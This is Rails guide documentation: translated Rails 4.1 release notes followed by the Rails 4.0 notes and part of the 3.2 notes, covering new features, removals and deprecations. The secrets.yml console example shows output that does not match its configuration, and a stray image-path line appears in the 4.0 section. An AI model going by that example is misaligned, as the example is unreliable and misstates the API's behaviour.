请查阅 Spring README 了解所有特性。

参考 Ruby on Rails 升级指南 来了解如何在 Rails 4.1 以下使用此特性。

## 2.2 `config/secrets.yml`

Rails 4.1 会在 `config/` 目录下产生新的 `secrets.yml`。这个文件默认存有应用程序的 `secret_key_base`，也可以用来存放其它 secrets，比如存放外部 API 需要用的 access keys。例子：

`secrets.yml`：

```
development:
  secret_key_base: "3b7cd727ee24e8444053437c36cc66c3"
  some_api_key: "b2c299a4a7b2fe41b6b7ddf517604a1c34"
```

读取：

```
> Rails.application.secrets
=> "3b7cd727ee24e8444053437c36cc66c3"
> Rails.application.secrets.some_api_key
=> "SOMEKEY"
```

参考 Ruby on Rails 升级指南 来了解如何在 Rails 4.1 以下使用此特性。

## 2.3 Action Pack Variants

针对手机、平板、桌上型电脑及浏览器，常需要 `render` 不同格式的模版：`html`、`json`、`xml`。

**Variant** 简化了这件事。

Request variant 是一种特殊的 request 格式，像是 `:tablet`、`:phone` 或 `:desktop`。

可在 `before_action` 里配置 Variant：

```
request.variant = :tablet if request.user_agent =~ /iPad/
```

在 Controller `action` 里，回应特殊格式跟处理别的格式相同：

```
respond_to do |format|
  format.html do |html|
    html.tablet # 会 render app/views/projects/show.html+tablet.erb
    html.phone { extra_setup; render ... }
  end
end
```

再给每个特殊格式提供对应的模版：

```
app/views/projects/show.html.erb
app/views/projects/show.html+tablet.erb
app/views/projects/show.html+phone.erb
```

Variant 定义可以用 inline 写法来简化：

```
respond_to do |format|
  format.js         { render "trash" }
  format.html.phone { redirect_to progress_path }
  format.html.none  { render "trash" }
end
```

### 2.4 Action Mailer 预览

Action Mailer Preview 提供你访问特定 URL 来预览 Email 的特性，假设你有个 `Notifier` Mailer，首先实现预览 `Notifier` 用的类：

```
class NotifierPreview < ActionMailer::Preview
  def welcome
    Notifier.welcome(User.first)
  end
end
```

如此一来便可访问 http://localhost:3000/rails/mailers/notifier/welcome 来预览 Email。

所有可预览的 Email 可在此找到：http://localhost:3000/rails/mailers

默认 preview 类的文件保存在 `test/mailers/previews` 、可以通过 `preview_path` 选项来配置。

参见 Action Mailer 的文件来了解更多细节。

### 2.5 Active Record enums

设置一个 `enum` 属性，将属性映射到数据库的整数，并可通过名字查询出来：

```
class Conversation < ActiveRecord::Base
  enum status: [ :active, :archived ]
end

conversation.archived!
conversation.active? # => false
conversation.status  # => "archived"

Conversation.archived # => Relation for all archived Conversations
```

参见 active_record/enum.rb 来了解更多细节。

### 2.6 Message verifiers 信息验证器

信息验证器用来生成和校验签名信息，可以用来保障敏感数据（如记住我口令，朋友数据）传输的安全性。

```
signed_token = Rails.application.message_verifier(:remember_me).generate(token)
Rails.application.message_verifier(:remember_me).verify(signed_token) # => token

Rails.application.message_verifier(:remember_me).verify(tampered_token)
# 抛出异常 ActiveSupport::MessageVerifier::InvalidSignature
```

### 2.7 Module#concerning

一种更自然，轻量级的拆分类特性的方式：

```
class Todo < ActiveRecord::Base
  concerning :EventTracking do
    included do
      has_many :events
    end

    def latest_event
      ...
    end

    private
      def some_internal_method
        ...
      end
  end
end
```

等同于以前要定义 `EventTracking` Module，`extend ActiveSupport::Concern`，再混入 (mixin) `Todo` 类。

参见 Module#concerning 来了解更多细节。

### 2.8 CSRF protection from remote `<script>` tags

Rails 的跨站伪造请求（CSRF）防护机制现在也会保护从第三方 JavaScript 来的 GET 请求了！这预防第三方网站运行你的 JavaScript，试图窃取敏感资料。

这代表任何访问 `.js` URL 的测试会失败，除非你明确指定使用 `xhr` （`XmlHttpRequests`）。

```
post :create, format: :js
```

改写为

```
xhr :post, :create, format: :js
```

## 3 Railties

请参考 [Changelog][Railties-CHANGELOG] 来了解更多细节。

### 3.1 移除

- 移除了 `update:application_controller` rake 任务。
- 移除了 `Rails.application.railties.engines`。
- Rails 移除了 `config.threadsafe!` 配置。

- 移除了 `ActiveRecord::Generators::ActiveModel#update_attributes`，请改用 `ActiveRecord::Generators::ActiveModel#update`。
- 移除了 `config.whiny_nils` 配置。
- 移除了用来跑测试的两个 task：`rake test:uncommitted` 与 `rake test:recent`。

### 3.2 值得一提的变化

- Spring 纳入默认 Gem，列在 `Gemfile` 的 `group :development` 里，所以 production 环境不会安装。PR#12958
- `BACKTRACE` 环境变量可看（unfiltered）测试的 backtrace。Commit
- 可以在环境配置文件配置 `MiddlewareStack#unshift`。PR#12749
- 新增 `Application#message_verifier` 方法来返回消息验证器。PR#12995
- 默认生成的 `test_helper.rb` 会 `require` `test_help.rb`，帮你把测试的数据库与 `db/schema.rb`（或 `db/structure.sql`）同步。但发现尚未迁移的 migration 与 schema 不一致时会抛出错误。错误抛出与否：`config.active_record.maintain_test_schema = false`，参见此PR#13528。

## 4 Action Pack

请参考 [Changelog][AP-CHANGELOG] 来了解更多细节。

### 4.1 移除

- 移除了 Rails 针对整合测试的补救方案（fallback），请配置 `ActionDispatch.test_app`。
- 移除了 `config.page_cache_extension` 配置。
- 移除了 `ActionController::RecordIdentifier`，请改用 `ActionView::RecordIdentifier`。
- 更改 Action Controller 下列常量的名称：

  | 移除 | 采用 | | --- | --- | | ActionController::AbstractRequest | ActionDispatch::Request | | ActionController::Request | ActionDispatch::Request | | ActionController::AbstractResponse | ActionDispatch::Response | | ActionController::Response | ActionDispatch::Response | | ActionController::Routing | ActionDispatch::Routing | | ActionController::Integration | ActionDispatch::Integration | | ActionController::IntegrationTest | ActionDispatch::IntegrationTest |

### 4.2 值得一提的变化

- `protect_from_forgery` 现在也会预防跨站的 <script> 。请更新测试，使用 `xhr :get, :foo, format: :js` 来取代 `get :foo, format: :js` 。PR#13345
- `#url_for` 接受额外的 options，可将选项打包成 hash，放在数组传入。PR#9599
- 新增 `session#fetch` 方法，行为与 Hash#fetch 类似，差别在返回值永远会存回 session。 PR#12692
- 将 Action View 从 Action Pack 里整个拿掉。 PR#11032

# 5 Action Mailer

请参考 Changelog 来了解更多细节。

## 5.1 值得一提的变化

- Action Mailer 产生 mail 的时间会写到 log 里。 PR#12556

# 6 Active Record

请参考 [Changelog][AR-CHANGELOG] 来了解更多细节。

## 6.1 移除

- 移除了传入 `nil` 至右列 `SchemaCache` 的方法： `primary_keys` 、 `tables` 、 `columns` 及 `columns_hash` 。
- 从 `ActiveRecord::Migrator#migrate` 移除了 block filter。
- 从 `ActiveRecord::Migrator` 移除了 String constructor。
- 移除了 scope 没传 callable object 的用法。
- 移除了 `transaction_joinable=` ，请改用 `begin_transaction` 加 `:joinable` 选项的组合。
- 移除了 `decrement_open_transactions` 。
- 移除了 `increment_open_transactions` 。
- 移除了 `PostgreSQLAdapter#outside_transaction?` ，可用 `#transaction_open?` 来取代。
- 移除了 `ActiveRecord::Fixtures.find_table_name` 请改用 `ActiveRecord::Fixtures.default_fixture_model_name` 。
- 从 `SchemaStatements` 移除了 `columns_for_remove` 。
- 移除了 `SchemaStatements#distinct` 。

- 将弃用的 `ActiveRecord::TestCase` 移到 Rails test 里。
- 移除有 `:dependent` 选项的关联传入 `:restrict` 选项。
- 移除了 association 这几个选项 `:delete_sql` 、 `:insert_sql` 、 `:finder_sql` 及 `:counter_sql` 。
- 从 Column 移除了 `type_cast_code` 方法。
- 移除了 `ActiveRecord::Base#connection` 实体方法，请透过 Class 来使用。
- 移除了 `auto_explain_threshold_in_seconds` 的警告。
- 移除了 `Relation#count` 的 `:distinct` 选项。
- 移除了 `partial_updates` 、 `partial_updates?` 与 `partial_updates=` 。
- 移除了 `scoped` 。
- 移除了 `default_scopes?` 。
- 移除了隐式的 join references。
- 移掉 `activerecord-deprecated_finders` gem 的相依性。
- 移除了 `implicit_readonly` 。请改用 `readonly` 方法，并将 record 明确标明为 `readonly` 。 PR#10769

### 6.2 弃用

- 弃用了任何地方都没用到的 `quoted_locking_column` 方法。
- 弃用了 association 从 Array 获得的 bang 方法。要使用请先将 association 转成数组（ `#to_a` ），再对元素做处理。 PR#12129。
- Rails 内部弃用了 `ConnectionAdapters::SchemaStatements#distinct` 。 PR#10556
- 弃用 `rake db:test:*` 系列的任务，因为现在会自动配置好测试数据库。参见 Railties 的发布记。PR#13528
- 弃用了无用的 `ActiveRecord::Base.symbolized_base_class` 与 `ActiveRecord::Base.symbolized_sti_name` 且没有替代方案。Commit

### 6.3 值得一提的变化

- 新增 `ActiveRecord::Base.to_param` 来显示漂亮的 URL。 PR#12891
- 新增 `ActiveRecord::Base.no_touching` ，可允许忽略对 Model 的 touch。 PR#12772

- 统一了 `MysqlAdapter` 与 `Mysql2Adapter` 的布尔转换，`true` 会返回 `1`，`false` 返回 `0`。 PR#12425
- `unscope` 现在移除了 `default_scope` 规范的 conditions。Commit
- 新增 `ActiveRecord::QueryMethods#rewhere`，会覆写已存在的 where 条件。Commit
- 扩充了 `ActiveRecord::Base#cache_key`，可接受多个 timestamp，会使用数值最大的 timestamp。Commit
- 新增 `ActiveRecord::Base#enum`，用来枚举 attributes。将 attributes 映射到数据库的整数，并可透过名字查询出来。Commit
- 写入数据库时，JSON 会做类型转换。这样子读写才会一致。 PR#12643
- 写入数据库时，hstore 会做类型转换，这样子读写才会一致。Commit
- `next_migration_number` 可供第三方函式库存取。 PR#12407
- 若是调用 `update_attributes` 的参数有 `nil`，则会抛出 `ArgumentError`。更精准的说，传进来的参数，没有回应( `respond_to` ) `stringify_keys` 的话，会抛出错误。PR#9860
- `CollectionAssociation#first` / `#last` ( `has_many` )，Query 会使用 `LIMIT` 来限制提取的数量，而不是将整个 collection 载入出来。 PR#12137
- 对 Active Record Model 的类别做 `inspect` 不会去连数据库。这样当数据库不存在时，`inspect` 才不会喷错误。PR#11014
- 移除了 `count` 的列限制，SQL 不正确时，让数据库自己丢出错误。 PR#10710
- Rails 现在会自动侦测 inverse associations。如果 association 没有配置 `:inverse_of`，则 Active Record 会自己猜出对应的 associaiton。PR#10886
- `ActiveRecord::Relation` 会处理有别名的 attributes。当使用符号作为 key 时，Active Record 现在也会一起翻译别名的属性了，将其转成数据库内所使用的列名。PR#7839
- Fixtures 文件中的 ERB 不在 main 对象上下文里执行了，多个 fixtures 使用的 Helper 方法，需要定义在被 `ActiveRecord::FixtureSet.context_class` 包含的模块里。PR#13022
- 若是明确指定了 `RAILS_ENV`，则不要建立与删除数据库。

# 7 Active Model

请参考 [Changelog][AM-CHANGELOG] 来了解更多细节。

## 7.1 弃用

- 弃用了 `Validator#setup`。现在要手动在 Validator 的 constructor 里处理。Commit

### 7.2 值得一提的变化

- `ActiveModel::Dirty` 加入新的 API：`reset_changes` 与 `changes_applied`，来控制改变的状态。

## 8 Active Support

请参考 Changelog 来了解更多细节。

### 8.1 移除

- 移除对 `MultiJSON` Gem 的依赖。也就是说 `ActiveSupport::JSON.decode` 不再接受给 `MultiJSON` 的 hash 参数。PR#10576
- 移除了 `encode_json` hook，本来可以用来把 object 转成 JSON。这个特性被抽成了 activesupport-json_encoder Gem，请参考 PR#12183 与这里。
- 移除了 `ActiveSupport::JSON::Variable`。
- 移除了 `String#encoding_aware?` （`core_ext/string/encoding.rb`）。
- 移除了 `Module#local_constant_names` 请改用 `Module#local_constants`。
- 移除了 `DateTime.local_offset` 请改用 `DateTime.civil_from_format`。
- 移除了 `Logger` （`core_ext/logger.rb`）。
- 移除了 `Time#time_with_datetime_fallback`、`Time#utc_time` 与 `Time#local_time`，请改用 `Time#utc` 与 `Time#local`。
- 移除了 `Hash#diff`。
- 移除了 `Date#to_time_in_current_zone` 请改用 `Date#in_time_zone`。
- 移除了 `Proc#bind`。
- 移除了 `Array#uniq_by` 与 `Array#uniq_by!` 请改用 Ruby 原生的 `Array#uniq` 与 `Array#uniq!`。
- 移除了 `ActiveSupport::BasicObject` 请改用 `ActiveSupport::ProxyObject`。
- 移除了 `BufferedLogger`, 请改用 `ActiveSupport::Logger`。
- 移除了 `assert_present` 与 `assert_blank`，请改用 `assert object.blank?` 与 `assert object.present?`。

### 8.2 弃用

- 弃用了 `Numeric#{ago,until,since,from_now}`，要明确的将数值转成 `AS::Duration`。比如 `5.ago` 请改成 `5.seconds.ago`。PR#12389
- 引用路径里弃用了 `active_support/core_ext/object/to_json`. 请引用 `active_support/core_ext/object/json instead` PR#12203
- 弃用了 `ActiveSupport::JSON::Encoding::CircularReferenceError`。这个特性被抽成了 activesupport-json_encoder Gem，请参考 PR#12183 与这里。
- 弃用了 `ActiveSupport.encode_big_decimal_as_string` 选项。这个特性被抽成了 activesupport-json_encoder Gem，请参考 PR#12183 与这里。

### 8.3 值得一提的变化

- 使用 JSON gem 重写 ActiveSupport 的 JSON 编码部分，提升了纯 Ruby 定制编码的效率。参考 PR#12183 与这里。
- 提升 JSON gem 兼容性。PR#12862 与这里
- 新增 `ActiveSupport::Testing::TimeHelpers#travel` 与 `#travel_to`。这两个方法通过 stubbing `Time.now` 与 `Date.today`，可设置任意时间，做时光旅行。参考 PR#12824
- 新增 `Numeric#in_milliseconds`，像是 1 小时有几毫秒：`1.hour.in_milliseconds`。可以将时间转成毫秒，再传给 JavaScript 的 `getTime()` 函数。Commit
- 新增了 `Date#middle_of_day`、`DateTime#middle_of_day` 与 `Time#middle_of_day` 方法。同时添加了 `midday`、`noon`、`at_midday`、`at_noon`、`at_middle_of_day` 作为别名。PR#10879
- `String#gsub(pattern,'')` 可简写为 `String#remove(pattern)`。Commit
- 移除了 `'cow'` => `'kine'` 这个不规则的转换。Commit

## 9 致谢

许多人花了宝贵的时间贡献至 Rails 项目，使 Rails 成为更稳定、更强韧的网络框架，参考完整的 Rails 贡献者清单，感谢所有的贡献者！

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Ruby on Rails 4.0 Release Notes

Highlights in Rails 4.0:

- Ruby 2.0 preferred; 1.9.3+ required
- Strong Parameters
- Turbolinks
- Russian Doll Caching

These release notes cover only the major changes. To know about various bug fixes and changes, please refer to the change logs or check out the list of commits in the main Rails repository on GitHub.

## Chapters

# 1 Upgrading to Rails 4.0

If you're upgrading an existing application, it's a great idea to have good test coverage before going in. You should also first upgrade to Rails 3.2 in case you haven't and make sure your application still runs as expected before attempting an update to Rails 4.0. A list of things to watch out for when upgrading is available in the Upgrading Ruby on Rails guide.

# 2 Creating a Rails 4.0 application

```
 You should have the 'rails' RubyGem installed
$ rails new myapp
$ cd myapp
```

## 2.1 Vendoring Gems

Rails now uses a `Gemfile` in the application root to determine the gems you require for your application to start. This `Gemfile` is processed by the Bundler gem, which then installs all your dependencies. It can even install all the dependencies locally to your application so that it doesn't depend on the system gems.

More information: Bundler homepage

## 2.2 Living on the Edge


`Bundler` and `Gemfile` makes freezing your Rails application easy as pie with the new dedicated `bundle` command. If you want to bundle straight from the Git repository, you can pass the `--edge` flag:

```
$ rails new myapp --edge
```

If you have a local checkout of the Rails repository and want to generate an application using that, you can pass the `--dev` flag:

```
$ ruby /path/to/rails/railties/bin/rails new myapp --dev
```

# 3 Major Features




## 3.1 Upgrade

- **Ruby 1.9.3** (commit) - Ruby 2.0 preferred; 1.9.3+ required
- **New deprecation policy** - Deprecated features are warnings in Rails 4.0 and will be removed in Rails 4.1.
- **ActionPack page and action caching** (commit) - Page and action caching are extracted to a separate gem. Page and action caching requires too much manual intervention (manually expiring caches when the underlying model objects are updated). Instead, use Russian doll caching.
- **ActiveRecord observers** (commit) - Observers are extracted to a separate gem. Observers are only needed for page and action caching, and can lead to spaghetti code.
- **ActiveRecord session store** (commit) - The ActiveRecord session store is extracted to a separate gem. Storing sessions in SQL is costly. Instead, use cookie sessions, memcache sessions, or a custom session store.
- **ActiveModel mass assignment protection** (commit) - Rails 3 mass assignment protection is deprecated. Instead, use strong parameters.
- **ActiveResource** (commit) - ActiveResource is extracted to a separate gem. ActiveResource was not widely used.
- **vendor/plugins removed** (commit) - Use a Gemfile to manage installed gems.

## 3.2 ActionPack

- **Strong parameters** (commit) - Only allow whitelisted parameters to update model objects ( `params.permit(:title, :text)` ).
- **Routing concerns** (commit) - In the routing DSL, factor out common subroutes

( `comments` from `/posts/1/comments` and `/videos/1/comments` ).

- **ActionController::Live** (commit) - Stream JSON with `response.stream` .
- **Declarative ETags** (commit) - Add controller-level etag additions that will be part of the action etag computation
- **Russian doll caching** (commit) - Cache nested fragments of views. Each fragment expires based on a set of dependencies (a cache key). The cache key is usually a template version number and a model object.
- **Turbolinks** (commit) - Serve only one initial HTML page. When the user navigates to another page, use pushState to update the URL and use AJAX to update the title and body.
- **Decouple ActionView from ActionController** (commit) - ActionView was decoupled from ActionPack and will be moved to a separated gem in Rails 4.1.
- **Do not depend on ActiveModel** (commit) - ActionPack no longer depends on ActiveModel.

### 3.3 General

- **ActiveModel::Model** (commit) - `ActiveModel::Model` , a mixin to make normal Ruby objects to work with ActionPack out of box (ex. for `form_for` )
- **New scope API** (commit) - Scopes must always use callables.
- **Schema cache dump** (commit) - To improve Rails boot time, instead of loading the schema directly from the database, load the schema from a dump file.
- **Support for specifying transaction isolation level** (commit) - Choose whether repeatable reads or improved performance (less locking) is more important.
- **Dalli** (commit) - Use Dalli memcache client for the memcache store.
- **Notifications start & finish** (commit) - Active Support instrumentation reports start and finish notifications to subscribers.
- **Thread safe by default** (commit) - Rails can run in threaded app servers without additional configuration. Note: Check that the gems you are using are threadsafe.
- **PATCH verb** (commit) - In Rails, PATCH replaces PUT. PATCH is used for partial updates of resources.

### 3.4 Security

- **match do not catch all** (commit) - In the routing DSL, match requires the HTTP verb or verbs to be specified.
- **html entities escaped by default** (commit) - Strings rendered in erb are escaped unless wrapped with `raw` or `html_safe` is called.
- **New security headers** (commit) - Rails sends the following headers with every HTTP request: `X-Frame-Options` (prevents clickjacking by forbidding the browser from embedding the page in a frame), `X-XSS-Protection` (asks the browser to halt script injection) and `X-Content-Type-Options` (prevents the browser from opening a jpeg as an

exe).

## 4 Extraction of features to gems

In Rails 4.0, several features have been extracted into gems. You can simply add the extracted gems to your `Gemfile` to bring the functionality back.

- Hash-based & Dynamic finder methods (GitHub)
- Mass assignment protection in Active Record models (GitHub, Pull Request)
- ActiveRecord::SessionStore (GitHub, Pull Request)
- Active Record Observers (GitHub, Commit)
- Active Resource (GitHub, Pull Request, Blog)
- Action Caching (GitHub, Pull Request)
- Page Caching (GitHub, Pull Request)
- Sprockets (GitHub)
- Performance tests (GitHub, Pull Request)

## 5 Documentation

- Guides are rewritten in GitHub Flavored Markdown.

- Guides have a responsive design.

## 6 Railties

Please refer to the Changelog for detailed changes.

### 6.1 Notable changes

- New test locations `test/models`, `test/helpers`, `test/controllers`, and `test/mailers`. Corresponding rake tasks added as well. (Pull Request)

- Your app's executables now live in the `bin/` directory. Run `rake rails:update:bin` to get `bin/bundle`, `bin/rails`, and `bin/rake`.

- Threadsafe on by default

- Ability to use a custom builder by passing `--builder` (or `-b`) to `rails new` has been removed. Consider using application templates instead. (Pull Request)

### 6.2 Deprecations

- `config.threadsafe!` is deprecated in favor of `config.eager_load` which provides a more fine grained control on what is eager loaded.

- `Rails::Plugin` has gone. Instead of adding plugins to `vendor/plugins` use gems or bundler with path or git dependencies.

# 7 Action Mailer

Please refer to the Changelog for detailed changes.

### 7.1 Notable changes

### 7.2 Deprecations

# 8 Active Model

Please refer to the Changelog for detailed changes.

### 8.1 Notable changes

- Add `ActiveModel::ForbiddenAttributesProtection`, a simple module to protect attributes from mass assignment when non-permitted attributes are passed.
- Added `ActiveModel::Model`, a mixin to make Ruby objects work with Action Pack out of box.

### 8.2 Deprecations

# 9 Active Support

Please refer to the Changelog for detailed changes.

### 9.1 Notable changes

- Replace deprecated `memcache-client` gem with `dalli` in `ActiveSupport::Cache::MemCacheStore`.
- Optimize `ActiveSupport::Cache::Entry` to reduce memory and processing overhead.
- Inflections can now be defined per locale. `singularize` and `pluralize` accept locale as an extra argument.
- `Object#try` will now return nil instead of raise a NoMethodError if the receiving object does not implement the method, but you can still get the old behavior by using the new `Object#try!`.

- `String#to_date` now raises `ArgumentError: invalid date` instead of `NoMethodError: undefined method 'div' for nil:NilClass` when given an invalid date. It is now the same as `Date.parse`, and it accepts more invalid dates than 3.x, such as:

```
# ActiveSupport 3.x
"asdf".to_date # => NoMethodError: undefined method `div' for nil:NilClass
"333".to_date # => NoMethodError: undefined method `div' for nil:NilClass

# ActiveSupport 4
"asdf".to_date # => ArgumentError: invalid date
"333".to_date # => Fri, 29 Nov 2013
```

### 9.2 Deprecations

- Deprecate `ActiveSupport::TestCase#pending` method, use `skip` from MiniTest instead.
- `ActiveSupport::Benchmarkable#silence` has been deprecated due to its lack of thread safety. It will be removed without replacement in Rails 4.1.
- `ActiveSupport::JSON::Variable` is deprecated. Define your own `#as_json` and `#encode_json` methods for custom JSON string literals.
- Deprecates the compatibility method `Module#local_constant_names`, use `Module#local_constants` instead (which returns symbols).
- `BufferedLogger` is deprecated. Use `ActiveSupport::Logger`, or the logger from Ruby standard library.
- Deprecate `assert_present` and `assert_blank` in favor of `assert object.blank?` and `assert object.present?`

## 10 Action Pack

Please refer to the Changelog for detailed changes.

### 10.1 Notable changes

- Change the stylesheet of exception pages for development mode. Additionally display also the line of code and fragment that raised the exception in all exceptions pages.

### 10.2 Deprecations

## 11 Active Record

Please refer to the Changelog for detailed changes.

### 11.1 Notable changes

* Improve ways to write `change` migrations, making the old `up` & `down` methods no longer necessary.
  * The methods `drop_table` and `remove_column` are now reversible, as long as the necessary information is given. The method `remove_column` used to accept multiple column names; instead use `remove_columns` (which is not revertible). The method `change_table` is also reversible, as long as its block doesn't call `remove`, `change` or `change_default`
  * New method `reversible` makes it possible to specify code to be run when migrating up or down. See the Guide on Migration
  * New method `revert` will revert a whole migration or the given block. If migrating down, the given migration / block is run normally. See the Guide on Migration
* Adds PostgreSQL array type support. Any datatype can be used to create an array column, with full migration and schema dumper support.
* Add `Relation#load` to explicitly load the record and return `self`.
* `Model.all` now returns an `ActiveRecord::Relation`, rather than an array of records. Use `Relation#to_a` if you really want an array. In some specific cases, this may cause breakage when upgrading.
* Added `ActiveRecord::Migration.check_pending!` that raises an error if migrations are pending.
* Added custom coders support for `ActiveRecord::Store`. Now you can set your custom coder like this:

  ```
  store :settings, accessors: [ :color, :homepage ], coder: JSON
  ```

* `mysql` and `mysql2` connections will set `SQL_MODE=STRICT_ALL_TABLES` by default to avoid silent data loss. This can be disabled by specifying `strict: false` in your `database.yml`.
* Remove IdentityMap.
* Remove automatic execution of EXPLAIN queries. The option `active_record.auto_explain_threshold_in_seconds` is no longer used and should be removed.
* Adds `ActiveRecord::NullRelation` and `ActiveRecord::Relation#none` implementing the null object pattern for the Relation class.
* Added `create_join_table` migration helper to create HABTM join tables.
* Allows PostgreSQL hstore records to be created.

### 11.2 Deprecations

- Deprecated the old-style hash based finder API. This means that methods which previously accepted "finder options" no longer do.
- All dynamic methods except for `find_by_...` and `find_by_...!` are deprecated. Here's how you can rewrite the code:
  - `find_all_by_...` can be rewritten using `where(...)`.
  - `find_last_by_...` can be rewritten using `where(...).last`.
  - `scoped_by_...` can be rewritten using `where(...)`.
  - `find_or_initialize_by_...` can be rewritten using `find_or_initialize_by(...)`.
  - `find_or_create_by_...` can be rewritten using `find_or_create_by(...)`.
  - `find_or_create_by_...!` can be rewritten using `find_or_create_by!(...)`.

## 12 Credits

See the full list of contributors to Rails for the many people who spent many hours making Rails, the stable and robust framework it is. Kudos to all of them.

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Ruby on Rails 3.2 Release Notes

Highlights in Rails 3.2:

- Faster Development Mode
- New Routing Engine
- Automatic Query Explains
- Tagged Logging

These release notes cover the major changes, but do not include each bug-fix and changes. If you want to see everything, check out the list of commits in the main Rails repository on GitHub.

## Chapters

# 1 Upgrading to Rails 3.2

If you're upgrading an existing application, it's a great idea to have good test coverage before going in. You should also first upgrade to Rails 3.1 in case you haven't and make sure your application still runs as expected before attempting an update to Rails 3.2. Then take heed of the following changes:

## 1.1 Rails 3.2 requires at least Ruby 1.8.7

Rails 3.2 requires Ruby 1.8.7 or higher. Support for all of the previous Ruby versions has been dropped officially and you should upgrade as early as possible. Rails 3.2 is also compatible with Ruby 1.9.2.

Note that Ruby 1.8.7 p248 and p249 have marshalling bugs that crash Rails. Ruby Enterprise Edition has these fixed since the release of 1.8.7-2010.02. On the 1.9 front, Ruby 1.9.1 is not usable because it outright segfaults, so if you want to use 1.9.x, jump on to 1.9.2 or 1.9.3 for smooth sailing.

## 1.2 What to update in your apps

- Update your Gemfile to depend on
    - `rails = 3.2.0`
    - `sass-rails ~> 3.2.3`
    - `coffee-rails ~> 3.2.1`
    - `uglifier >= 1.0.3`
- Rails 3.2 deprecates `vendor/plugins` and Rails 4.0 will remove them completely. You can start replacing these plugins by extracting them as gems and adding them in your Gemfile. If you choose not to make them gems, you can move them into, say, `lib/my_plugin/*` and add an appropriate initializer in `config/initializers/my_plugin.rb`.
- There are a couple of new configuration changes you'd want to add in `config/environments/development.rb`:

```
# Raise exception on mass assignment protection for Active Record models
config.active_record.mass_assignment_sanitizer = :strict

# Log the query plan for queries taking more than this (works
# with SQLite, MySQL, and PostgreSQL)
config.active_record.auto_explain_threshold_in_seconds = 0.5
```

The `mass_assignment_sanitizer` config also needs to be added in `config/environments/test.rb`:

```
# Raise exception on mass assignment protection for Active Record models
config.active_record.mass_assignment_sanitizer = :strict
```

### 1.3 What to update in your engines

Replace the code beneath the comment in `script/rails` with the following content:

```
ENGINE_ROOT = File.expand_path('../..', __FILE__)
ENGINE_PATH = File.expand_path('../../lib/your_engine_name/engine', __FILE__)

require 'rails/all'
require 'rails/engine/commands'
```

## 2 Creating a Rails 3.2 application

```
# You should have the 'rails' RubyGem installed
$ rails new myapp
$ cd myapp
```

### 2.1 Vendoring Gems

Rails now uses a `Gemfile` in the application root to determine the gems you require for your application to start. This `Gemfile` is processed by the Bundler gem, which then installs all your dependencies. It can even install all the dependencies locally to your application so that it doesn't depend on the system gems.

More information: Bundler homepage

### 2.2 Living on the Edge

`Bundler` and `Gemfile` makes freezing your Rails application easy as pie with the new dedicated `bundle` command. If you want to bundle straight from the Git repository, you can pass the `--edge` flag:

```
$ rails new myapp --edge
```

If you have a local checkout of the Rails repository and want to generate an application using that, you can pass the `--dev` flag:

```
$ ruby /path/to/rails/railties/bin/rails new myapp --dev
```

## 3 Major Features

### 3.1 Faster Development Mode & Routing

Rails 3.2 comes with a development mode that's noticeably faster. Inspired by Active Reload, Rails reloads classes only when files actually change. The performance gains are dramatic on a larger application. Route recognition also got a bunch faster thanks to the new Journey engine.

### 3.2 Automatic Query Explains

Rails 3.2 comes with a nice feature that explains queries generated by Arel by defining an `explain` method in `ActiveRecord::Relation`. For example, you can run something like `puts Person.active.limit(5).explain` and the query Arel produces is explained. This allows to check for the proper indexes and further optimizations.

Queries that take more than half a second to run are *automatically* explained in the development mode. This threshold, of course, can be changed.

### 3.3 Tagged Logging

When running a multi-user, multi-account application, it's a great help to be able to filter the log by who did what. TaggedLogging in Active Support helps in doing exactly that by stamping log lines with subdomains, request ids, and anything else to aid debugging such applications.

## 4 Documentation

From Rails 3.2, the Rails guides are available for the Kindle and free Kindle Reading Apps for the iPad, iPhone, Mac, Android, etc.

## 5 Railties

- Speed up development by only reloading classes if dependencies files changed. This can be turned off by setting `config.reload_classes_only_on_change` to false.
- New applications get a flag `config.active_record.auto_explain_threshold_in_seconds` in the environments configuration files. With a value of `0.5` in `development.rb` and commented out in `production.rb`. No mention in `test.rb`.
- Added `config.exceptions_app` to set the exceptions application invoked by the `ShowException` middleware when an exception happens. Defaults to `ActionDispatch::PublicExceptions.new(Rails.public_path)`.
- Added a `DebugExceptions` middleware which contains features extracted from `ShowExceptions` middleware.
